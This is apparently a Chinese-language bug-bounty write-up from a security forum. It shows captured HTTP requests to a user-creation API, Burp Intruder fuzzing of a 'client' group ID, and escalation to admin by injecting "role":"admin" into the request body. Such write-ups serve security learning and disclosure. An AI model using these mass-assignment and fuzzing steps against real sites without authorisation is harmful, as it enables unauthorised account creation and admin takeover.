


```
POST /api/v2/user/ HTTP/1.1
Host:
Connection: close
Accept: application/json, text/plain, */*
Origin:
X-CSRFToken:
GDAMGYtoJgrrihNSacrCBYoLR6qksKGfrPKdcgY6jX0gRfNbyGijjda6Fhn6qujI
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.109 Safari/537.36
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: _gcl_au=1.1.1116707715.1564085541;
_ga=GA1.2.1909485287.1564085542; _fbp=fb.1.1564085544012.1384097863;
csrftoken=GDAMGYtoJgrrihNSacrCBYoLR6qksKGfrPKdcgY6jX0gRfNbyGijjda6Fhn6quj
I; sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3
Content-Type: application/json
Content-Length: 99

{"last_name":"test","first_name":"test","password":"Pass@ord99","email":"
test@test.com","client":1}
```

```
HTTP/1.1 201 Created
Date: Wed, 04 Sep 2019 18:39:25 GMT
Content-Type: application/json
Content-Length: 1699
Connection: close
Server: nginx/1.10.3 (Ubuntu)
Vary: Accept, Cookie, Origin
Allow: POST, OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Set-Cookie: sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3;
expires=Wed, 04-Sep-2019 22:39:25 GMT; HttpOnly; Max-Age=14400; Path=/; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains

{"id":186,"first_name":"test","last_name":"test","email":"test@test.com","username":
            client":1,"position_name":"Power User - Read
only","password":"pbkdf2_sha256$36000$aJJH1grP0e1i$AYBwmVNzarZbCG9I7Z3IrUP9m/cS/e0CD
49pY1PVOZY=","avatar":"","last_login":null,"client_config":{"id":1,"upload_form_fiel
ds":[{"id":12,"type":"ARRAY_MULTIPLE","values":[],"label":"Tags","allow_new_options"
:true},{"id":13,"type":"ARRAY_MULTIPLE","values":[{"value":"","display_value":""},{"
value":"test zidan","display_value":"test
zidan"},{"value":"","display_value":""},{"value":"test test","display_value":"test
test"},{"value":"test test","display_value":"test test"},{"value":"test
test","display_value":"test test"},{"value":"hhhh qwqwqwq","display_value":"hhhh
qwqwqwq"}],"label":"Contract Owner -
Individual","allow_new_options":false},{"id":14,"type":"ARRAY_MULTIPLE","values":[{"
value":"","display_value":""},{"value":              ","display_value":
        },{"value":"","display_value":""},{"value":"test test","display_value":"test
test"},{"value":"test test","display_value":"test test"},{"value":"test
test","display_value":"test test"},{"value":"hhhh qwqwqwq","display_value":"hhhh
qwqwqwq"}],"label":"Contract
Author","allow_new_options":false}],"feature_flags":["DOCUMENT_STATUS","UPLOAD","ADM
IN","SETTINGS","EXPORT_EXCEL","SUPER","INBOUND_EMAIL","FILE_LIMITATION","RUN_ALGORIT
HMS","DUPLICATE_STATUS","FILE_WHITELIST","PRODUCT_ANALYZER","V2"]},"email_notificati
on":null,"feature_flags":["DOCUMENT_STATUS","UPLOAD","SETTINGS","EXPORT_EXCEL","INBO
UND_EMAIL","FILE_LIMITATION","RUN_ALGORITHMS","DUPLICATE_STATUS","FILE_WHITELIST","P
RODUCT_ANALYZER","V2"],"client_inbound_email":null}
```

此时，我成功创建了一个新用户。在另一个浏览器上登入新用户，尝试更改密码，但没有收到重置密码的邮件。

进一步研究，我发现client参数控制着所在的用户组。但我不清楚哪一个或哪些ID控制着用户组。我把请求sent到Bp intruder，配置`client`值的范围：1-100。结果如下：



Request	Payload	Status ▲	Error	Timeout	Length	C
2	2	201	☐	☐	2058	
3	3	201	☐	☐	1790	
4	4	201	☐	☐	1957	
5	5	201	☐	☐	9808	
6	6	201	☐	☐	10822	
9	9	201	☐	☐	1853	
0		400	☐	☐	626	
1	1	400	☐	☐	462	
7	7	400	☐	☐	637	
8	8	400	☐	☐	637	
10	10	400	☐	☐	638	
11	11	400	☐	☐	638	
12	12	400	☐	☐	638	
13	13	400	☐	☐	638	
14	14	400	☐	☐	638	

使用上面状态码为201的ID，成功创建用户。在另一个浏览器上登入新用户，重置密码，此时可以收到更改密码的邮件。

尝试接管管理员用户

我没有立即提交这个漏洞，万一可以接管管理员用户怎么办？站点可能存在某个参数控制用户的权限。

经过一些摸索测试后，我尝试在请求body中添加"role":"admin"，而且居然成功了。登入用户后，我发现该账户已具有管理员权限。

经验总结

1. 目标站点过于简单，测试陷入僵局时，可以尝试Fuzz，可能有意外收获；
2. 用发散性思维思考问题，去猜想一些参数；
3. 挖到漏洞后不要立即提交，尝试放大影响。

点击收藏 | 3 关注 | 1

上一篇：从一个简单的wordpress插件... 下一篇：N1CTF 2019 pwn部分w...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板